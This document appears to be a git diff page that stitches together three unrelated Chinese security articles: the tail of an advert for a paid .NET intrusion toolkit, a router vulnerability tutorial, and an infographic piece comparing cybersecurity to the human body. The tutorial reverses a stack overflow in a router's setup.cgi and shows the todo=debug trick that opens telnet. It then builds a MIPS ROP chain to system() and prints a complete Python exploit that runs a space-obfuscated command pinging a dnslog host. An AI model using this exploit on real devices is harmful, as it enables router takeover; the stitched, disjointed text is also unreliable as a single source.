在内网信息收集阶段,我们提供的.NET内网信息收集工具将助力参赛者快速获取目标网络的关键信息,为后续的渗透测试提供有力支持。.NET 内网信息收集系列共计
|
||||
包含35个工具
|
||||
,部分工具如下所示。
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
## 3.5 本地权限提升
|
||||
|
||||
|
||||
此外,我们还特别关注了.NET环境下的本地权限提升问题,推出了一系列权限提升工具,帮助参赛者轻松跨越权限壁垒,实现更深层次的控制。
|
||||
.NET 本地权限提升系列共计
|
||||
包含9个工具
|
||||
,部分工具如下所示。
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
## 3.6 内网横向移动
|
||||
|
||||
|
||||
内网横向移动是网络安全渗透中的重要环节,我们为此准备了专业的.NET内网横向移动工具,助力参赛者灵活穿梭于目标网络之间,发现更多潜在的安全隐患
|
||||
。
|
||||
.NET 内网横向移动系列共计
|
||||
包含12个工具
|
||||
,部分工具如下所示。
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
## 3.7 目标权限维持
|
||||
|
||||
|
||||
目标权限维持是渗透测试中的关键步骤,我们提供的.NET目标权限维持工具将帮助参赛者稳固已获取的权限,确保渗透测试的持续性和有效性
|
||||
。
|
||||
.NET 目标权限维持系列共计
|
||||
包含15个工具
|
||||
,部分工具如下所示。
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
## 3.8 数据传输外发
|
||||
|
||||
|
||||
最后,在数据外发传输阶段,我们精心设计了.NET数据外发传输工具,确保能够安全、高效地将敏感数据带出目标网络,完成整个渗透测试流程
|
||||
。
|
||||
.NET 数据传输外发系列共计
|
||||
包含2个工具
|
||||
,部分工具如下所示。
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
星球门票后期价格随着内容和质量的不断沉淀会适当提高,扫描下方二维码加入星球,越早加入越好!
|
||||
|
||||

|
||||
|
||||
@@ -0,0 +1,388 @@
|
||||
# 漏洞挖掘 | 从零开始的路由器漏洞挖掘之旅
|
||||
Vokekk 神农Sec 2025-02-04 01:00
|
||||
|
||||
扫码加圈子
|
||||
|
||||
获内部资料
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
#
|
||||
|
||||
网络安全领域各种资源,学习文档,以及工具分享、前沿信息分享、POC、EXP分享。
|
||||
不定期分享各种好玩的项目及好用的工具,欢迎关注。
|
||||
#
|
||||
|
||||
原文链接:https://forum.butian.net/share/4067
|
||||
|
||||
作者:Vokekk
|
||||
|
||||
|
||||

|
||||
|
||||
****
|
||||
**0x1 前言**
|
||||
|
||||
虽然目前已经有了很多很多路由器漏洞挖掘的文章资料,但是适合新手入门的、涉及环境配置细节的教学文章还是比较少,本文将带你一步步学习如何从零开始挖掘某厂商路由器的漏洞,通过实际操作和工具使用,深入了解固件分析、动态调试和漏洞利用的全过程,希望可以帮助读者少走一些弯路。
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
****
|
||||
**0x2 固件分析**
|
||||
### 安装和配置binwalk
|
||||
|
||||
Binwalk是一个固件分析工具,可以帮助我们提取和分析嵌入式固件镜像。首先,按照以下步骤安装binwalk:
|
||||
> binwalk作者为Ubuntu系统定制了依赖的安装脚本,直接执行deps.sh,免去大部分烦恼!
|
||||
|
||||
```
|
||||
git clone https://github.com/ReFirmLabs/binwalkcd binwalk sudo python3 setup.py installsudo ./deps.sh
|
||||
```
|
||||
|
||||
在开始漏洞挖掘之前,我们需要下载并解包路由器的固件。本文以某厂商路由器为例,首先从
|
||||
官网
|
||||
下载固件,然后使用binwalk进行解包:
|
||||
```
|
||||
binwalk -Me <firmware_file>
|
||||
```
|
||||
### 漏洞分析
|
||||
#### 目标漏洞信息
|
||||
|
||||
目标路由器属于MIPSEL架构,漏洞二进制位于setup.cgi(许多路由器的漏洞都位于CGI中,所以可以多看看,而且也比较容易利用)
|
||||
```
|
||||
file setup.cgisetup.cgi: ELF 32-bit LSB shared object, MIPS, MIPS32 rel2 version 1 (SYSV), dynamically linked, interpreter /lib/ld-uClibc.so.0, stripped
|
||||
```
|
||||
|
||||
main函数在setup_main
|
||||
#### 逆向
|
||||
|
||||
sub_555BA950
|
||||
从nvram中获取了环境变量fw_out_rules
|
||||
的值,没有进行长度检查,在sscanf
|
||||
格式化写入到v16
|
||||
导致栈溢出。
|
||||
|
||||

|
||||
|
||||
通过交叉引用fw_out_rules
|
||||
可以发现该环境变量在sub_55567D8C
|
||||
被设置。
|
||||
|
||||

|
||||
|
||||
交叉引用上面所说的两个函数 可以发现都是通过ActionTab
|
||||
方式按名调用,分别是rule_list_simple_out
|
||||
和outmove
|
||||
可以在固件解包的目录下grep
|
||||
搜索对应的字符串找到对应的外部接口,下面结合前端后端进行分析。
|
||||
|
||||

|
||||
|
||||
直接访问fw_rules.htm
|
||||
,搞几个规则,使用 nvram show | grep fw_out_rules
|
||||
可以看到这个变量储存的是Service name还有一些数字啥的。
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
所以我们需要控制请求里的 service_list
|
||||
参数,来修改fw_out_rules
|
||||
,最后访问BKS_service_add.htm
|
||||
触发栈溢出。
|
||||
|
||||

|
||||
##
|
||||
|
||||

|
||||
|
||||
****
|
||||
**0x3 动态调试**
|
||||
### 路由器配置
|
||||
#### 开启telnet
|
||||
|
||||
虽然该款路由器开启调试的方式早已公开,但是为了弄清楚细节,最好的办法是手工逆一下。
|
||||
|
||||
其中函数CallActionByName
|
||||
通过查ActionTab
|
||||
表比对参数todo
|
||||
的值方式来调用函数todo
|
||||
中的参数对应函数
|
||||
|
||||
<img src="
|
||||
https://s2.loli.net/2022/01/13/9WGF231OVSjyheT.png
|
||||
" alt="image-20220107154406516" style="zoom: 67%;" />
|
||||
|
||||

|
||||
|
||||
注意到这个部分在许多函数中都有出现,搜索发现是一个为了修CNNVD-201306-024而写的一个check(
|
||||
IoT 分析 | 路由器漏洞频发,mirai 新变种来袭 - 云+社区 - 腾讯云 (tencent.com)
|
||||
)。
|
||||
|
||||

|
||||
|
||||
所以可以通过todo=debug
|
||||
开启telnet
|
||||
|
||||

|
||||
```
|
||||
192.168.1.1/setup.cgi?todo=debugtelnet 192.168.1.1
|
||||
```
|
||||
|
||||

|
||||
#### 编译gdbserver
|
||||
|
||||
在路由器上也要进行相应的调试配置
|
||||
|
||||
注意路由器是小端序,参数加上-EL
|
||||
|
||||
搭建iot动态调试环境_九层台-CSDN博客
|
||||
```
|
||||
sudo apt-get install linux-libc-dev-mipsel-crosssudo apt-get install libc6-mipsel-cross libc6-dev-mipsel-crosssudo apt-get install binutils-mipsel-linux-gnu gcc-mipsel-linux-gnusudo apt-get install g++-mipsel-linux-gnu
|
||||
```
|
||||
```
|
||||
wget https://ftp.gnu.org/gnu/gdb/gdb-10.1.tar.xztar xvf gdb-10.1.tar.xzcd gdb-10.1CC="mips-linux-gnu-gcc -EL" CXX="mips-linux-gnu-g++" ./configure --target=mips-linux-gnu --host="mips-linux-gnu" --prefix="/root/tgdb" LDFLAGS="-static"make -j7
|
||||
```
|
||||
|
||||
编译不了,不知道为啥(
|
||||
|
||||
这里下一个
|
||||
|
||||
https://github.com/stayliv3/gdb-static-cross/tree/master/prebuilt
|
||||
|
||||
HatLab Tools Library: 海特实验室IoT安全工具/环境整合 - Gitee.com
|
||||
#### 上传gdbserver
|
||||
|
||||
比较好的办法是使用http server
|
||||
```
|
||||
python -m http.server 9999wget http://192.168.1.2:9999/gdbserver
|
||||
```
|
||||
|
||||

|
||||
#### 附加二进制的坑点
|
||||
|
||||
由于setup.cgi不是持久存在的,需要循环attach,这个脚本可以解决。
|
||||
```
|
||||
int=1while [ $int -le 1000 ]; do /tmp/gdbserver 0.0.0.0:12345 --attach `ps -A | grep setup.cgi | awk '{print $1}' | head -n 1`done
|
||||
```
|
||||
### 调试端配置
|
||||
|
||||
环境: Ubuntu 21
|
||||
#### 安装gef
|
||||
|
||||
gef是异构动态调试做的比较好的一款gdb插件,推荐使用。
|
||||
```
|
||||
bash -c "$(wget http://gef.blah.cat/sh -O -)"
|
||||
```
|
||||
#### 安装gdb-multiarch
|
||||
|
||||
普通的gdb无法调试mips架构的二进制,所以你需要gdb-multiarch,Ubuntu的话直接使用apt就可以进行安装了。
|
||||
```
|
||||
sudo apt install gdb-multiarch
|
||||
```
|
||||
#### gdb调试配置
|
||||
|
||||
为了让gdb正确进行调试,首先需要进行一下环境配置。
|
||||
```
|
||||
set arch mipsset endian littlegef-remote 192.168.1.1:12345
|
||||
```
|
||||
|
||||

|
||||
|
||||
在调试过程可以断到gadget,以及加载libc符号,如果觉得每次敲gdb命令比较繁琐,可以将gdb的命令保存成文件,然后在使用gdb-multiarch
|
||||
通过-x
|
||||
选项直接通过文件加载命令:
|
||||
```
|
||||
set arch mipsset endian littlegef-remote 192.168.1.1:12345b *0x555BAC2C
|
||||
```
|
||||
```
|
||||
gdb-multiarch setup.cgi -x ./gdb.cmd
|
||||
```
|
||||
|
||||
IDA反汇编出来的base可能跟实际基址不一样,可以调出实际的基址再rebase一下。
|
||||
|
||||

|
||||
##
|
||||
|
||||

|
||||
|
||||
****
|
||||
**0x4 漏洞利用**
|
||||
### 函数栈
|
||||
|
||||
mips调用函数时将返回地址放在 $ra
|
||||
,与x86架构类似,在函数起始处压栈,结束时弹出,通过ja
|
||||
指令跳到返回地址,所以需要溢出到var_s24
|
||||
来劫持控制流。
|
||||
|
||||

|
||||
### 执行system
|
||||
|
||||
介绍一下 mips 下神奇的函数调用:
|
||||
|
||||

|
||||
|
||||
在这里跳到 $t9
|
||||
也就是 system
|
||||
之后,会执行一下下面的那条语句(也就是 5B068
|
||||
处的语句)之后才继续在 system 里面执行
|
||||
|
||||
那么这个gadget 我们就可以把 sp + 0xa8 + 0x88 处放一个command
|
||||
的指针,这样就会调用 system(ptr)
|
||||
了
|
||||
|
||||
然后执行命令可以执行 ping
|
||||
命令(其中 ping 需要绝对路径,需要注意):
|
||||
```
|
||||
/bin/ping hv14uf.dnslog.cn -c 2
|
||||
```
|
||||
### 寻找gadgets
|
||||
|
||||
MIPS架构推荐使用ropper
|
||||
进行查找,查找时可以参考可被控制的寄存器来筛选gadget。
|
||||
```
|
||||
file setup.cgisearch addiu $a0
|
||||
```
|
||||
|
||||
一开始找到了这个,后来发现怎么也打不通
|
||||
```
|
||||
0x5556af20: addiu $a0, $sp, 0x18; lw $ra, 0x5c($sp); lw $v0, 0x18($sp); jr $ra; addiu $sp, $sp, 0x60; 0x55567650: la $t9, system; nop; jalr $t9; nop;
|
||||
```
|
||||
|
||||
后来翻了翻
|
||||
CTF中常见的C语言输入函数截断属性总结 | Clang裁缝店 (xuanxuanblingbling.github.io)
|
||||
发现是0x20截断了,所以我们system执行的command
|
||||
也需要
|
||||
绕过空格
|
||||
。
|
||||
|
||||

|
||||
|
||||
同时在FindForbidValue
|
||||
函数里也check了一些敏感字符/关键字,包含这些字符的请求包将会被丢弃。
|
||||
|
||||
<img src="
|
||||
https://s2.loli.net/2022/01/13/1r5sHdV8MGNlgLY.png
|
||||
" alt="image-20220112183944202.png" style="zoom: 67%;" />
|
||||
|
||||
后来还是用原来的(,将command
|
||||
写到 $a0-0x60
|
||||
上,跳到0x55567650
|
||||
执行就行了。
|
||||
```
|
||||
0x55592ce4: addiu $a0, $a0, -0x60; lw $ra, 0x1c($sp); move $v0, $zero; jr $ra; addiu $sp, $sp, 0x20; 0x55567650: la $t9, system; nop; jalr $t9; nop;
|
||||
```
|
||||
|
||||
如果你也比较懒的的话,可以用cyclic -l
|
||||
来找偏移。
|
||||
|
||||

|
||||
|
||||
调试时发现$a0
|
||||
的值会随长度变化而变化,所以得填充一下,调试时用的长度500,这里也pad到500,如果想执行更长的命令,可以增加一下payload长度。
|
||||
### 最终exp
|
||||
```
|
||||
import requests,reimport base64url = "http://192.168.1.1/"user = "aaaa"pwd = "xxxx!"command = '/bin/ping xxx.dnslog.cn -c 4'command = command.replace(" ", "${IFS}")auth = "Basic " + base64.b64encode((user + ":" + pwd).encode()).decode("utf-8")def login(): get_sessionid = requests.get(url) sessionid = get_sessionid.headers["Set-Cookie"] headers = { "Authorization" : auth, "Cookie" : sessionid } r = requests.get(url,headers = headers) if r.status_code == 200: print("[+] Login success!") return sessionid else: print("[-] Login failed!") exit(0)def get_sid(sessionid): headers = { "Authorization" : auth, "Cookie" : sessionid } get_sid = requests.get(url + "fw_rules.htm",headers = headers) sid = re.findall(r'\?id=[a-f0-9]+', get_sid.content.decode("utf-8")) return sid[0]def attack(sessionid): attackurl = url + "setup.cgi" + get_sid(sessionid) payload = "a" * 376 payload += "%e4%2c%59%55"# ra = 0x55592ce4: addiu $a0, $a0, -0x60; lw $ra, 0x1c($sp); move $v0, $zero; jr $ra; addiu $sp, $sp, 0x20; payload += "b" * 0x1c payload += "%50%76%56%55"# ra = 0x55567650: la $t9, system; nop; jalr $t9; nop; payload += "c" * 8 payload += "%0a{}%0a".format(command) pad = 500 - (len(payload) - 4) if(pad >= 0): payload += "c" * pad # pad len to 500 print("[+] Attack start") print(attackurl,payload) data = "save=Apply&service_list=" + payload + "&fwout_action=0&fwout_laniptype=anyip&fwout_waniptype=anyip&fwout_logging=1&h_fwout_action=0&h_fwout_laniptype=anyip&h_fwout_waniptype=anyip&h_fwout_logging=1&h_service_list=AIM&c4_lan_start_ip=192.168.1.NaN&c4_lan_finish_ip=192.168.1.NaN&c4_wan_start_ip=&c4_wan_finish_ip=&h_ruleSelect=0&edit=0&todo=save&this_file=rule_out.htm&next_file=BKS_service_add.htm&SID=" headers = { "Cookie" : sessionid, "Authorization" : auth } r = requests.post(url = attackurl,data = data,headers = headers) if r.status_code: print("[+] Attack success!, the result is:") print(r.content) else: print("[-] Attack failed!") exit(0)sessionid = login()attack(sessionid)
|
||||
```
|
||||
|
||||

|
||||
|
||||

|
||||
#
|
||||
# ref
|
||||
|
||||
TP-Link WR841N 栈溢出漏洞(CVE-2020-8423)分析 - Lonely Blog (wuhao13.xin)
|
||||
|
||||
HWS赛题 入门 MIPS Pwn | Clang裁缝店 (xuanxuanblingbling.github.io)
|
||||
|
||||
思科路由器 RV110W CVE-2020-3331 漏洞复现 | Clang裁缝店 (xuanxuanblingbling.github.io)
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
****
|
||||
**0x5 内部圈子详情介绍**
|
||||
|
||||
我们是
|
||||
神农安全
|
||||
,点赞 + 在看
|
||||
铁铁们点起来,最后祝大家都能心想事成、发大财、行大运。
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**内部圈子介绍**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
**圈子专注于更新src/红蓝攻防相关:**
|
||||
|
||||
```
|
||||
1、维护更新src专项漏洞知识库,包含原理、挖掘技巧、实战案例
|
||||
2、知识星球专属微信“小圈子交流群”
|
||||
3、微信小群一起挖洞
|
||||
4、内部团队专属EDUSRC证书站漏洞报告
|
||||
5、分享src优质视频课程(企业src/EDUSRC/红蓝队攻防)
|
||||
6、分享src挖掘技巧tips
|
||||
7、不定期有众测、渗透测试项目(一起挣钱)
|
||||
8、不定期有工作招聘内推(工作/护网内推)
|
||||
9、送全国职业技能大赛环境+WP解析(比赛拿奖)
|
||||
```
|
||||
|
||||
|
||||
|
||||
|
||||
**内部圈子**
|
||||
**专栏介绍**
|
||||
|
||||


知识星球内部共享资料截屏详情如下
|
||||
|
||||
(只要没有特殊情况,每天都保持更新)
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**知识星球——**
|
||||
**神农安全**
|
||||
|
||||
神农安全团队创建的知识星球一直从未涨价,永久价格40
|
||||
|
||||
(新人优惠卷20,扫码或者私信我即可领取)
|
||||
|
||||
|
||||
|
||||
|
||||
**欢迎加入星球一起交流,券后价仅40元!!! 即将满300人涨价**
|
||||
|
||||
**长期更新,更多的0day/1day漏洞POC/EXP**
|
||||
|
||||
****
|
||||
****
|
||||
**神农安全公开交流群**
|
||||
|
||||
有需要的师傅们直接扫描文章二维码加入,然后要是后面群聊二维码扫描加入不了的师傅们,直接扫描文章开头的二维码加我(备注加群)
|
||||
|
||||
|
||||
|
||||
****
|
||||
|
||||
```
|
||||
```
|
||||
|
||||
|
||||
@@ -0,0 +1,45 @@
|
||||
# 网络安全中的人体视角类比图
|
||||
独眼情报 2025-02-04 03:20
|
||||
|
||||
### 理解网络安全:人体的奇妙隐喻
|
||||
|
||||
理解网络安全有时就像是在穿梭于一个技术术语和复杂系统编织的迷宫。但是最近@yanabantai在X上分享的一张信息图,通过将网络安全比作人体,为我们提供了一个全新的视角,让这个复杂的主题变得简单易懂。
|
||||
|
||||
这张网络安全信息图不仅仅是打破了沉重的技术术语——它通过绘制数字保护与人体重要器官之间的对应关系,使安全世界栩栩如生。
|
||||
### 网络安全的人体视角
|
||||
|
||||
下面是信息图巧妙地勾勒出的每个关键组件:
|
||||
- **大脑:安全运营中心(SOC)**就像大脑控制我们的行动和决策,安全运营中心作为网络安全的指挥中枢,不断地实时监控、分析和响应威胁。
|
||||
|
||||
- **眼睛和耳朵:SIEM系统**安全信息和事件管理(SIEM)系统扮演着眼睛和耳朵的角色,扫描网络中的异常情况,及早发现潜在威胁。
|
||||
|
||||
- **心脏:数据加密**数据加密是网络安全的心脏,通过在传输和存储过程中保护敏感信息,确保安全通信,让一切保持活跃和功能正常。
|
||||
|
||||
- **神经系统:入侵检测系统(IDS)**正如神经系统对潜在威胁做出反应,入侵检测系统在检测到可疑活动时发出警报并激活响应,使系统保持高度警惕。
|
||||
|
||||
- **骨骼:基础设施**就像骨骼为身体提供结构,网络安全基础设施支撑和稳定整个系统,确保其能够抵御网络攻击。
|
||||
|
||||
- **肝脏:安全策略**安全策略的作用就像肝脏,净化网络。通过执行协议和安全实践,它们过滤有害活动,保持系统健康。
|
||||
|
||||
- **肾脏:过滤系统**就像肾脏在身体中过滤废物,过滤系统通过防止未经授权的访问来保护敏感数据,确保只有安全干净的数据进入网络。
|
||||
|
||||
- **血液:数据流**数据流就像血液在身体中传输氧气,它使信息流通,保持系统平稳运行。
|
||||
|
||||
- **免疫系统:防病毒软件**防病毒软件是身体的免疫系统,在恶意软件对网络造成伤害之前将其击退。
|
||||
|
||||
- **皮肤:防火墙**防火墙就像皮肤,是抵御外部威胁的第一道防线。它屏蔽网络,阻止未经授权的访问和潜在的伤害。
|
||||
|
||||

|
||||
|
||||
网络安全的人体视角
|
||||
|
||||
来源:Bantai (X)
|
||||
### 为什么这张网络安全信息图很重要
|
||||
|
||||
这个巧妙的类比简化了网络安全的复杂性,同时强调了整体方法的重要性。正如人体中的每个器官在维持健康中都扮演着至关重要的角色,网络安全的每个组件对于保护数字系统都是不可或缺的。
|
||||
|
||||
这张网络安全信息图引起了广泛关注,许多人赞扬它能够使这个技术性主题更加易于理解。
|
||||
|
||||
下次当你听到防火墙或加密时,请记住——网络安全就像人体:强大、有韧性,并且始终在幕后默默地保护我们的安全。
|
||||
|
||||
|
||||
Reference in new issue
Block a user